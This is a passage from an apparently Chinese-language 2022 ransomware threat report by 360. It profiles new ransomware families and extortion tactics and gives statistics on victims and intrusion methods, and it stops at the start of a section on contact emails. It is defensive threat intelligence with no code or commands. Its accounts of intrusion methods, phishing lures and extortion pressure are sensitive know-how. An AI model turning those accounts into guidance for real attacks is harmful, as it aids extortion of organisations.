
声誉恐吓-声誉受损，客户被骚扰

声誉恐吓主要包括几个方面：

一、通过从受害组织/企业处窃取到的数据设法联系到其客户，再以电话、邮件等方式告知与其合作的某某公司已被勒索软件攻击，且存在数据泄露情况；

二、通过联系媒体对攻击事件进行报道，从舆论层面给受害者带去压力，有的勒索软件团伙甚至拥有自己的媒体运营人员。

通常，对于不愿意支付赎金的情况，勒索软件团伙是非常乐意有更多的媒体去报道，某些家族甚至会将相关的新闻报道链接粘贴到其赎金谈判的页面中以实现更有效的威胁：



RANSOMEXX 勒索软件赎金谈判页面中粘贴的大量新闻报道

竞拍-贩卖受害者数据，价值最大化

由于勒索软件免费发布的受害企业数据经常在 Telegram 频道和地下网络犯罪论坛中转售，故此勒索软件团伙也意识到可以通过公开竞拍的形式来更大程度的获取利益。

在 2020 年 6 月，Sodinokbi 首次在其数据泄露网站中创建了类似 eBay 的拍卖页面，并以 5 万美元的价格拍卖从加拿大农业窃取到的数据。其后 AvosLocker 受到启发，也将其数据泄露网站进行更新，创建了自己的拍卖系统。

四、 勒索软件家族更替

(一)每月新增传统勒索情况

360 安全大脑监控到，每月都不断有新的勒索软件出现。以下是 2022 年每月新出现的传统勒索软件(仅通过加密文件对受害者进行勒索)的部分记录信息：

月份	新增传统勒索软件
1 月	Coffee、DeadBolt、Koxic、Trap、EvilNominatus
2 月	Sutur、D3adCrypt、Sojusz、Unlock、IIMxT
3 月	FarAttack、Venus、Sojusz、KalajaTomorr、GoodWill、AntiWar、IceFire、Acepy
4 月	Pipikaki、BlockZ、Phantom、Blaze
5 月	7Locker、EAF、QuickBubck、PSRansom
6 月	BlueSky、Agenda、Kawaii、DamaCrypt、RedTeam
7 月	Stop247、RoBaj、Checkmate、Luna
8 月	Moishsa、Filerec、iceFire、CryptOn
9 月	Ballacks、BlackBit、DoyUK
10 月	Prestige、Ransom Cartel
11 月	PCOK、Somnia
12 月	Seoul、Lucknite、Blocky、HentaiLocker

针对以上新增勒索软件家族，我们对其中几个典型家族进行具体的说明：

Coffee

Coffee 勒索软件家族在 2022 年对高校师生发起多次针对性攻击：

第一次攻击：通过软件捆绑和 QQ 群钓鱼传播且危害极大，不仅具备蠕虫性质，其潜伏期还高达数百日。

第二次攻击：选择伪装成学校邮箱(jcc@eudumail.cloud)向各高校老师发送名为《2021 年度本单位职工个税补缴名单》的钓鱼邮件，通过对受害者分析发现受害者主要来自今年和去年申请《国家自然科学基金》项目的高校教师与科研院人员。

第三次攻击：通过发送 QQ 文件进行传播，新变种对加密触发方式、加密格式、远程勒索 shellcode C2 获取方式等进行了更新调整。新变种通过邮箱传播，加密过程更加隐蔽，潜伏期最多可长达 15 天，同时使用 DNS 隧道技术来获取 C2 信息，免杀能力更强。

DeadBolt

2022 年 1 月 5 日，DeadBolt 勒索软件家族使用 0day 针对全球 QNAP NAS 设备发起针对性攻击，设备中存储的文件的文件名会被追加一个名为.deadbolt 的文件扩展名。而设备的登录页面会被劫持显示一个勒索页面：内容为“警告：您的文件已被 DeadBolt 锁定”等。该页面会向受害者索要 0.03 个比特币作为赎金。

此外，病毒还在勒索页面中生成：如果 QNAP 向他们支付 5 个比特币，DeadBolt 勒索软件团伙将提供 0day 漏洞的全部详细信息。他们还愿意以 50 个比特币的售价向 QNAP 出售可以为所有受害者解密文件的主密钥和 0day 信息。

Rook

该家族最早出现于 2022 年 1 月下旬，通过 360 安全大脑长期的跟踪发现，该家族很大概率是国内人制作。该勒索软件家族主要通过匿隐僵尸网络进行传播，最常用的扩展名为.Rook，其勒索提示信息模仿 Sodinokibi 勒索软件家族的勒索提示信息，勒索提示信息中虽有提到若受害者不在 3 天内支付赎金将开始泄露窃取到的文件，但尚未发现该家族有窃取数据行为。360 安全大脑还曾监控到该家族想通过使用 LockBit、BlackCat 等热门双重勒索软件家族的扩展名和勒索提示信息，企图迷惑受害者。目前该家族已将勒索提示信息全部采用中文。

BlueSky

BlueSky 勒索软件家族最早出现于 2022 年 6 月，该家族利用了 GlobeImposter 勒索软件家族传播渠道之一的 SQLGlobeImposter 进行传播(该渠道是黑客通过暴力破解方式获取到数据库密码后向被攻陷设备投放各类型病毒木马)，受害者通常会被索要 0.1 比特币作为赎金(约等于人民币 13291 元)。

Robaj

RoBaj 勒索软件是一款使用 C#编写，通过暴力破解远程桌面登录口令的方式入侵系统并手动投毒。但较为不同的是，该病毒不仅提供了中文勒索信息，其自身还被蠕虫感染，具有蠕虫功能。这也让是受害者面临的威胁与损失加倍扩大。360 高级威胁研究分析中心目前已完成对该病毒的破解，有中招的用户，可以联系我们进行解密。

该勒索软件使用典型的勒索攻击方式，攻击者在拿下目标后会首先投放横移工具，如 Netpass64.exe、windows 密码破解器等，并创建后门账户以备后用：之后开始进一步横向渗透，扩大攻击范围。当拿到核心设备或已掌握大量设备后，攻击者最终会投放勒索软件 RoBaj-S.exe 实施破坏工作。

Checkmate

Checkmate 勒索软件最早出现于 2022 年 5 月 28 日，是一款专门针对 NAS（网络存储设备）进行攻击的勒索软件。通过对暴力在互联网上的 SMB 服务发起攻击，并使用字典来爆破弱密码账户。受害者通常会被所要价值 1.5 万美元的比特币。

Pipikaki

Pipikaki 勒索软件家族虽然 4 月份已在国外被发现，但 6 月才开始在国内变的活跃。通过 360 安全大脑监控到的数据分析到，该家族不仅利用暴力破解远程桌面弱口令后手动投毒，还通过匿影僵尸网络进行传播。受害者被攻击的设备通常是在之前运行过 AutoDesk 注册机、cad 注册机、KMS 注册机等工具。这些程序通常带有恶意代码，会向受害者机器内写入计划任务，定时启动达到长期驻扎在受害者系统的目的，然后由僵尸网络控制着决定向其下发什么类型的病毒木马，因此受害者运行这类工具后文件并不会马上被加密。

（二）每月新增双重/多重勒索情况

另经统计发现，2022 年各月也时常出现新的勒索软件加入到双重/多重勒索模式的行列中。仅 360 安全大脑监控到的此类双重/多重勒索软件家族在本年度就共计新增 26 个。具体家族名及出现时间分布如下：

月份	新增双重/多重勒索
1 月	NightSky
2 月	-
3 月	Pandora
4 月	Onyx、Industrial Spy、BlackBasta
5 月	Cheers、RansomHouse、Mindware
6 月	Crimson Walrus、SiegedSec
7 月	RedAlert、Lilith、BianLian、0mega
8 月	D0N#T (Donut Leaks)、iceFire、CryptOn、Bl00dy、DAIXIN、VSOP
9 月	z6wkg、Sparta
10 月	SexyPhotos、Azov
11 月	Royal、Play
12 月	-

针对以上新增双重/多重勒索软件家族，我们对其中几个典型家族进行具体的说明：

Black Basta

2022 年 4 月 22 日，美国牙科协会（ADA）遭受了网络攻击，迫使被攻击的服务器下线。此次攻击严重干扰了其各种在线服务、电话、电子邮件和网络通信等功能。ADA 网站目前仅显示一条公式，表明他们的网站正在努力恢复系统运行。

目前，一个名为 Black Basta 的新型勒索软件团伙声称对此次攻击事件负责，并已经开始泄露据称是在 ADA 攻击期间窃取到的数据。该团伙的数据泄露网站声称已经泄露了大约 2.8 GB 的数据，同时其还指出这是攻击中被盗数据的 30%。这些数据包括 W2 表单、NDA、会计电子表格以及数据泄漏页面上共享的屏幕截图中有关 ADA 的会员信息。

Azov

Azov 是一款新型的数据擦拭器，正在通过盗版软件、密钥生成器和广告软件大量传播，同时该软件试图通过虚假消息谎称某安全研究员为其幕后黑手。

该软件的了勒索信息文件名为“RESTORE_FILES.txt”。在信息中，该软件宣称之所以攻击当前设备是为了抗议克里米亚被占领，也是因为西方国家在帮助乌克兰对抗俄罗斯方面做得不够。

此外，由于无法联系攻击者支付赎金，该勒索软件被归类为数据清除器，而不是通常的加密型勒索软件。

Onyx

Onyx 勒索软件最早出现于 2022 年 4 月，其会直接对大文件进行破坏而非加密。这样，即使受害者支付了赎金也无法解密这些被破坏的文件。

与目前大多数勒索软件一样，Onyx 作者会在加密文件之前从其设备中窃取数据。而这些数据会被用于双重勒索计划——如果不支付赎金，他们便会威胁要公开发布这些敏感数据。目前为止，该勒索软件团伙已经在其网站上泄露了 6 所机构的数据，其中 5 所出自美国。

但在加密方面，该勒索软件的手段则比较“独特”。其会加密文件大小小于 200MB 的文件，但会对大于 200MB 的文件用随机的垃圾数据覆盖其内容，而不是对其进行加密。由于这只是随机创建的数据，因此包括攻击者在内，任何人都无法解密这些被破坏的大文件。即使受害者支付赎金，也只有可能恢复较小的加密文件。

基于源码进行分析，该功能并非编程错误，而是病毒作者有意为之。因此，建议受害者不要支付赎金。

第二章 勒索软件受害者分析


基于 360 反勒索服务，求助用户所提供的信息，我们对 2022 年全年遭受勒索软件攻击的受害人群做了分析。在地域分布方面并没有显著变化，依旧以数字经济发达地区和人口密集地区为主。而受感染的操作系统、所属行业则受今年流行的勒索软件家族影响，与以往有较为明显的变化。

一、 受害者所在地域分布

以下是对 2022 年攻击系统所属地域采样制作的分部图，总体而言地区排名和占比变化波动始终均不大。数字经济发达地区仍是攻击的主要对象。


数据来源：反勒索服务统计数据

下图为根据全球地区分布数据所绘制的更加直观的地区分布图：




二、 受攻击系统分布

对 2022 年受攻击的操作系统数据进行统计，位居前三的系统为 Windows 10、Windows 7 和 Windows Server 2008。这也是目前市面上较为主流的操作系统，可见系统本身的“安全性”对攻击的防护起到的作用并没有那么显著——整体数据反应出的情况依然是使用更广泛的系统所受攻击也更多。其中国内 TOP10 家族中的 Magniber 勒索软件家族还曾专门对 Windows 10 系统发起过针对性攻击。



而就操作系统类型而言，依然是桌面系统占据将近 7 成，服务器系统则不到 3 成。今年


虽然 NAS 设备仅占到了所有系统类型中的 0.7%左右。但越来越多的勒索软件家族开始将其攻击对象瞄准 NAS 设备，例如：ech0Raix、QLocker、DeadBolt、AgeLocker、CheckMate 等勒索家族。



三、 受害者所属行业

对来自反勒索服务申诉的受害者所属行业进行统计，发现：教育、软件与互联网、制造业分列受影响最为严重的前三类行业。


排名靠前的行业的机构规模和计算机设备规模普遍较大。而除此之外，教育行业虽然再以往受勒索攻击影响也不低，但今年则是首次冲上了该统计的榜首。根据相关信息推测，这可能与该行业对相关软件的漏洞修补及软件更新速度、频度不足有关，同时也与今年由于疫情影响，网课的课程量、网课平台及网课相关软件的使用均有大量增加有着一定的相关性。



数据来源：反勒索服务统计数据

四、 受害者支付赎金情况

通过对受害者支付赎金的情况进行问卷调查，我们发现绝大部分受害者在受到攻击后并不会选择支付赎金。而不支付赎金的理由则主要是不相信黑客及不想纵容黑客。



数据来源：2022年反勒索问卷统计数据


此外还有一点值得注意的是，在对受害者的调查中，选择“已支付”的受害者无论是绝

对数量还是相对占比与往年相比均有显著提升。经研判，认为这一现象与越来越多的中大型企业遭勒索攻击有关。毕竟与个人用户或中小型企业相比，中大型企业的数据价值都显然更高，同时对于高额的赎金也有更强的承受能力。此外，双重勒索软件的增多引发的数据泄露问题也是中大型企业更加不愿面对的重大威胁。

五、 对受害者影响最大的文件类型

与往年情况没有明显变化，对勒索软件受害者而言最为重要的文件类型依然是办公文档、数据库以及照片视频。这也和目前反馈用户中企业办公设备中招数量占比较高有关，大量的办公相关资料、文档的重要性变得尤为突出。


而相对的，现在越来越多的邮件或聊天记录以及游戏存档大多数都有云备份，所以反而不会对受害者造成很大的困扰和威胁。



六、 受害者遭受攻击后的应对方式

分析受害者遭受攻击后第一事件的应对方式。与以往相同，查杀病毒和联系技术人员属于较为常见的“本能反应”。而与往年最大的区别是：“断开网络”这一选项有了非常显著的提升——显然，第一时间阻断恶意软件传播这一行之有效的手段被越来越多的受害用户所熟知。

此外，重装系统的占比依然较高，但这一习惯其实对于勒索软件这一特殊的病毒类型而言作用并不大，反而对技术人员的时候处置及分析复盘设置了较大障碍。所以建议对数据敏感性较高的中毒设备尽量采取上文所属的断网而非重装系统的处理方式，这会大大方便技术人员的后续分析。



数据来源：2022年反勒索问卷统计数据


第三章 勒索软件攻击者分析

2022 年的数据分析显示，虽然针对远程桌面的弱口令爆破依然是黑客首选的入侵方式，但利用钓鱼或挂马手段进行的攻击有较为显著的增加，而利用各种系统或软件漏洞进行入侵的占比更是暴增了超过 13 个百分点，直接跃升至入侵方式的第三位。这一方面可能是由于企业用户在弱口令方面的防护有所加强，另一方面也说明黑客在更为行之有效的入侵方法上有着更多的尝试并显然卓有成效。

在黑客的联系方式上，更多的使用了电子邮箱或自行搭建的赎金谈判页面，此外也有不少黑客会使用到洋葱网络聊天室以及 Jabber、Telegram、Tox 等匿名聊天工具。

一、 黑客使用 IP

在对申请了反勒索服务的用户受攻击情况进行统计后，我们发现虽然勒索软件的主要入口来源于依然是远程桌面的弱口令入侵，但各种钓鱼/挂马以及漏洞攻击的入侵方式与往年相比均有明显提升。对于常规入侵方式的攻击来源 IP 进行进一步分析发现，其归属最多的是来自俄罗斯地区，其次则是英国和荷兰。



数据来源：反勒索服务统计数据

二、 勒索联系邮箱的供应商分布

